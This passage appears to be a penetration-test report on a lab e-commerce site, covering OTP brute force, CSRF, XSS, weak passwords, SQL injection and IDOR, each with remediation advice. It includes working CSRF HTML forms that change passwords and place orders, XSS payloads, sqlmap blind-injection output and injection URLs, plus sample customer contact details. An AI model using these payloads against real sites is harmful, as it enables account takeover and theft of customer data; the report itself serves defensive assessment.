is a red button labeled "Reset Password".

le Store

Blog Forum Sign Up Log

Enter New Admin Password

New password

This field is required.

Confirm password

Reset Password

Business Impact – Extremely High

A malicious hacker can gain complete access to any account just by brute forcing the otp. This leads to complete compromise of personal user data of every customer.

Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.

Recommendation

Take the following precautions:

- Use proper rate-limiting checks on the no of OTP checking and Generation requests
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts
- OTP should expire after certain amount of time like 2 minutes
- OTP should be at least 6 digit and alphanumeric for more security

References:

- [https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_\(OWASP-AT-009\)](https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009))
- https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

5.CSRF

The below mentioned login page allows you to change password without verification and view

details of other customers (CSRF).

Affected URL :

- http://52.66.55.190/profile/change_password.php

Affected Parameters :

- Update button (POST parameter) We can change the password.

Affected URL :

- <http://52.66.55.190/cart/cart.php>

Affected Parameters :

- Remove option (POST parameter)

Affected URL :

- <http://52.66.55.190/cart/cart.php>

Affected Parameters :

- Confirm order option (POST parameter)

Unauthorised

Access to

Customer

Details(Critical)

Observation

- Here you can see change password ,but due to csrf vulnerability I'll change the password at the moment he want to update.

lifestyle Store

My Cart My Profile My Orders Blog

Change Password

New Password

Confirm Password

UPDATE

Observation

- Here's the file I opened while changing password, when we click on send the password will change to 54321.

The screenshot displays a web browser window with two tabs. The active tab is titled 'file:///home/sk/Desktop/project.html' and shows a form with five input fields containing hexadecimal strings: '924F0D70-9D04-B46D-467D', '8fjei0cc4bot5qb8re99iq!8e6', '1e6da0bc314db58e7c9914bb1', '54321', and '54321'. A 'send' button is located to the right of the last field. The second tab is titled '52.66.55.190/profile/profile.php' and shows a 'My Profile' page. The page includes a user profile card with a blue circular avatar of a person with glasses, the username 'abcd', and the email 'abcd@gmail.com'. Below the profile card, the following details are listed: Username: abcd, Contact No.: 8802618478, and Delivery Address: gdbjifb. At the bottom of the profile card are two buttons: 'EDIT PROFILE' and 'CHANGE PASSWORD'. To the left of the profile page, a 'Customer Login' section is visible, featuring a login form with a text input containing 'abcd', a password input with five dots, and a red 'Login' button. Below the login form are links for 'Forgot your password?' and 'Don't have an account? Sign Up here!'. At the very bottom, the text 'CUSTOMERS OF THE MONTH:' is partially visible.

file:///home/sk/Desktop/project.html

924F0D70-9D04-B46D-467D 8fjei0cc4bot5qb8re99iq!8e6 1e6da0bc314db58e7c9914bb1 54321 54321 send

52.66.55.190/login/customer.php 52.66.55.190/profile/profile.php

ore Blog Forum Sign Up Store My Cart My Profile My Orders Blog Forum Logout

Customer Login

abcd

●●●●●


Login

[Forgot your password?](#)

[Don't have an account? Sign Up here!](#)

CUSTOMERS OF THE MONTH:

My Profile

 abcd
abcd@gmail.com

Username: abcd
Contact No.: 8802618478
Delivery Address: gdbjifb

[EDIT PROFILE](#) [CHANGE PASSWORD](#)

POC

Here's the code of generated by burp suite community edition.

```
<!DOCTYPE html>
<html>
<body>
  <form method="Post" action="http://52.66.55.190/profile/change_password_submit.php">
    <input type="text" name="key" value="924F0D70-9D04-B46D-467D-17E703FEC35E">
    <input type="text" name="PHPSESSID" value="8fjei0cc4bot5qb8re99iql8e6">
    <input type="text" name="X-XSRF-TOKEN" value="1e6da0bc314db58e7c9914bb11c91a5179b3b6a4c1ffc15919fa7d373c443c23">
    <input type="text" name="password" value="54321">
    <input type="text" name="password_confirm" value="54321">
    <input type="submit" value="send">
  </form>
</body>
</html>
```

Observation

- CSRF in cart

52.66.55.190/cart/cart.php

⋮

🔒

☆

e Store

My Cart

My Profile

My Orders

Blog

Forum

Logout

Shopping Cart

S.No	Product	Price
1	PP Socks Remove	350
	Total	350

Have a coupon?

Enter coupon code here

Apply

Your coupon should look like UL_6666

Shipping Details

abcd

gdbjifb

Payment Mode

☒ Cash on delivery

CONFIRM ORDER

Copyright @ Lifestyle Store. All Rights Reserved.

Observation

- The unwanted order has been placed by the user which he/she has stored in his/her cart.

←

→

↺

🏠

📄 file:///home/sk/Desktop/project2.html

924F0D70-9D04-B46D-467D

8fjei0cc4bot5qb8re99iql8e6

7f21bc97ffa12af80981b4cd12fc

Send

🔍 52.66.55.190/orders/generate_receipt/ordered/16

⋮ 📁 ☆

Store

My Cart

My Profile

My Orders

Blog

Forum

Log

Receipt

Order Id: E0CC966394D5

PRODUCTS:

PP Socks

Total

SHIPPING DETAILS:

Name - abcd

Email - abcd@gmail.com

Phone - 8802618478

Address - gdbjifb

PAYMENT MODE

Cash on delivery

INR 350

INR 350

Order placed on : 2021-04-28 15:40:45

Status: DELIVERED

POC

Code analysed by me in burpsuite to write HTML code for csrf.

```
<!DOCTYPE html>
<html>
<body>
  <form method="Post" action="http://52.66.55.190/orders/confirm.php">
    <input type="text" name="key" value="924F0D70-9D04-B46D-467D-17E703FEC35E">
    <input type="text" name="PHPSESSID" value="8fjei0cc4bot5qb8re99iq18e6">
    <input type="text" name="X-XSRF-TOKEN" value="7f21bc97ffa12af80981b4cd12fd5ec24b2099155018574dd36cf7af38c3ed65">
    <input type="submit" value="Send">
  </form>
</body>
</html>
```


Business Impact – Very High

- Hacker can change the password of any user .
- Hacker can make user to do unwanted things.
- It makes very bad impact of the website in the front of user.
- Hacker can remove and confirm orders in the cart of the user.

Recommendation

Take the following precautions:

- Scan regularly
- Use anti-CSRF tokens
- Use the Same Site Flag in Cookies.
- Check the source of request made.
- Take some extra keys or tokens from the user before processing an important request.
- Use 2 factor confirmations like otp , etc. for critical requests.

References:

- <https://www.acunetix.com/websitesecurity/csrf-attacks/>
- <https://owasp.org/www-community/attacks/csrf>
- <https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/>

6.Reflected Cross Site Scripting (XSS)

Reflected
Cross Site
Scripting(Severe)

Below mentioned parameters are vulnerable to reflected XSS

Affected URL :

- <http://52.66.55.190/profile/16/edit/>

Affected Parameters :


- address(POST parameters)

SCRIPT:

- `<script>alert(1234567)</script>`

Observation

Open edit profile url and write down a script in the address bar.



The screenshot shows a web browser window with the address bar displaying `52.66.55.190/profile/16/edit/`. The browser's navigation bar includes links for [My Cart](#), [My Profile](#), [My Orders](#), [Blog](#), and [Forum](#). The main content area is titled "My Profile" and contains several input fields for profile information. The fields are as follows:


- First Name:
- Email:
- Last Name:
- Phone Number:
- Bio: (This field is highlighted with a red border, indicating it is the focus of the observation.)

Below the input fields, there are two buttons:

- [UPLOAD PROFILE PICTURE](#) (A red button with white text)
- [UPDATE](#) (A large orange button with white text)

POC

The script is executed which has been written in the address bar of the profile edit.



Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization.

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want
- Convert special HTML characters like ‘ “ < > into HTML entities " %22 < > before

printing them on the website

References:

- <https://www.acunetix.com/websitesecurity/cross-site-scripting/>
- <https://portswigger.net/web-security/cross-site-scripting>
- <https://owasp.org/www-community/attacks/xss/>

7. Stored Cross Site Scripting (XSS)

Stored Cross
Site Scripting
(severe)

Below mentioned parameters are vulnerable to reflected XSS

Affected URL :

- http://52.66.55.190/products/details.php?p_id=17

Affected Parameters :

- POST button under Customer Review (POST parameters)

Payloads:

- `<script>alert('this site is Hacked')</script>`
- `<script>alert('Hacked')</script>`
- `<h1>hello</h1>`




Observation

Now try entering the payload in review box



The screenshot shows a web browser with the address bar displaying `52.66.55.190/products/details.php?p_id=17`. The page header includes a navigation bar with links: "yle Store", "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Logout". The main content area features a dark grey t-shirt with a graphic of a rainbow and the word "CHILL". To the right of the t-shirt, the product title "Chill T Shirt" is displayed, along with a description "Funk T Shirts for adding fun to your life." and two buttons: "Seller Info" and "Brand Website". Below these is the price "INR 250/-" and an "Add To cart" button. A section titled "No reviews yet" contains a text input box with a red border, which contains the following HTML payload: `<script>alert('this site is Hacked')</script>`, `<script>alert('Hacked')</script>`, and `<h1>hello</h1>`. A "POST" button is located at the bottom right of the input box.

POC



Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the

page like phishing pages, install malware on victim's device and even host explicit content that

could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker

controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want
- Convert special HTML characters like ‘ “ < > into HTML entities " %22 < > before printing them on the website

References:

- <https://portswigger.net/web-security/cross-site-scripting>
- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- <https://www.acunetix.com/websitesecurity/cross-site-scripting/>

8.COMMON PASSWORD

Below mentioned url has weak and very common password.



Common
Password
(severe)

Affected URL :

- <http://52.66.55.190/wondercms/loginURL>

Observation

- Password is shown below .



Business Impact – high

Easy, default and common passwords make it easy for attackers to gain access to their accounts illegal use of them and can harm the website to any extent after getting logged into privileged accounts.

Recommendation

- There should be password strength check at every creation of an account.
- There must be a minimum of 8 characters long password with a mixture of numbers , alphanumerics , special characters , etc.
- There should be no repetition of password , neither on change nor reset.
- The password should not be stored on the web, rather should be hashed and stored.

References:

https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

<https://www.acunetix.com/blog/articles/weak-password-vulnerability-common-think/>

[https://www.owasp.org/index.php/Testing_for_Weak_password_policy_\(OTG-AUTHN-007\)](https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007))

9.Component with known vulnerability

Component
with known
Vulnerability
(severe)

- Server used is nginx/1.14.0 appears to be outdated (current is at least 1.17.3) i.e it is known to have exploitable vulnerabilities.
- WonderCMS
- Codoforum (Powered by codologic)

Observation

Codologic Vulnerability:- Now you can see that they have blind sql injection vulnerability

```
{1.5.2#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to abide by the state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:26:40 /2021-04-29/

[17:26:40] [INFO] resuming back-end DBMS 'mysql'
[17:26:40] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=qg3lsad7lpc...h3e3vv0413'). Do you want to use those cookies? (y/n) [n]
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: u (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: u=page/6 AND 6012=6012

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: u=page/6 AND (SELECT 8805 FROM (SELECT(SLEEP(5)))Hjdg)
--

[17:27:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP, Nginx 1.14.0
back-end DBMS: MySQL >= 5.0.12

[17:27:32] [INFO] fetching database names
[17:27:32] [INFO] fetching number of databases
[17:27:32] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[17:27:32] [INFO] retrieved:
[17:27:32] [WARNING] reflective value(s) found and filtering out
[17:27:32] [WARNING] potential permission problems detected ('Access denied')
2
[17:27:35] [INFO] retrieved: information_schema
[17:27:59] [INFO] retrieved: codoforum
available databases [2]:
[*] codoforum
[*] information_schema
```

POC

Codologic Vulnerability,
It has multiple sql injection vulnerability,
given the link of exploit-db in reference.
And also given the manually approach
of blind SQL injection.

https://www.exploit-db.com/exploits/37820

SQL Injection 1 (Blind)

The script that parses the request URL and displays posts depending on the retrieved id does not use proper protection against SQL injections. It does cast the retrieved user input to int, but it does not use this value, but the original value instead.

The retrieved values are never displayed to the end user, making this a blind injection. An attacker does not need to be authenticated to perform this attack.

Proof of Concept:

`http://localhost/codoforum/index.php?u=/page/6 and 1=1%23/terms-of-service`

52.66.55.190/forum/index.php?u=/page/6 and 1=2 %23/terms-of-service

CODOLOGIC

You do not have enough permissions to view this page!

Business Impact – high

Exploits of every vulnerability detected is regularly made public and hence outdated software can very easily be taken advantage of. If the attacker comes to know about this vulnerability, he may directly use the exploit to take down the entire system, which is a big risk.

Recommendation

- Upgrade to the latest version of Affected Software/theme/plugin/OS which means latest version.
- If upgrade is not possible for the time being, isolate the server from any other critical data and servers.

References:

- <https://usn.ubuntu.com/4099-1/>
- <https://www.exploit-db.com/exploits/37820>

10.Server misconfiguration

Server
misconfiguration
(Moderate)

Below mentioned url will show you the server related info.

URL

- <http://52.66.55.190/server-status/>
- <http://52.66.55.190/server-info/>


Observation and POC



Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)
Server MPM: event
Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST
Restart Time: Monday, 05-Nov-2018 09:14:47 IST
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 5 hours 31 minutes 47 seconds
Server load: 1.34 1.26 1.06
Total accesses: 35 - Total Traffic: 97 kB
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load
.00176 requests/sec - 4 B/second - 2837 B/request
1 requests currently being processed, 49 idle workers



404 Not Found

nginx/1.14.0 (Ubuntu)

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

.....w_.....
.....

Recommendation

- Keep the software up to date
- Disable all the default accounts and change passwords regularly
- Develop strong app architecture and encrypt data which has sensitive information.
- Make sure that the security settings in the framework and libraries are set to secured values.
- Perform regular audits and run tools to identify the holes in the system

References:

- <https://www.whitehatsec.com/glossary/content/server-misconfiguration>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

11.Unauthorized access to user details(IDOR)

Unauthorized
access to user
details
(Moderate)

Below mentioned url will have vulnerabilty through which anyone can see the details of another user

URL

<http://52.66.55.190/orders/orders.php?customer=16>

Affected parameter

customer=13

<http://52.66.55.190/orders/orders.php?customer=13>

Observation

- When we change the payload we can see the receipts of other users or customers.

Store My Cart My Profile My Orders Blog

My Orders

Order Id: 5AAEDD545F5B

PRODUCTS:

Adidas Socks - Pack	INR 450
Total	INR 450

SHIPPING DETAILS:

Name - abcd
Email - abcd@gmail.com
Phone - 8802618478
Address - alert(1234567)

PAYMENT MODE

Cash on delivery

Order placed on : 2021-04-28 15:05:37 Status: DELIVERED

POC

- Here you can clearly see the receipt of another user

52.66.55.190/orders/orders.php?customer=13

My Orders

Order Id: 8070B67FB9B8

PRODUCTS:

Adidas Socks - Pack	INR 450
Total	INR 450

SHIPPING DETAILS:

Name - hunter
Email - konezo@web-experts.net
Phone - 9788777777
Address - alert(1)

PAYMENT MODE
Cash on delivery

Order placed on : 2019-03-07 07:30:22

Status: DELIVERED

Business Impact – Extremely High

A malicious hacker can read bill information and account details of any user just by knowing the customer id and User ID. This discloses critical billing information of users including:

- Mobile Number
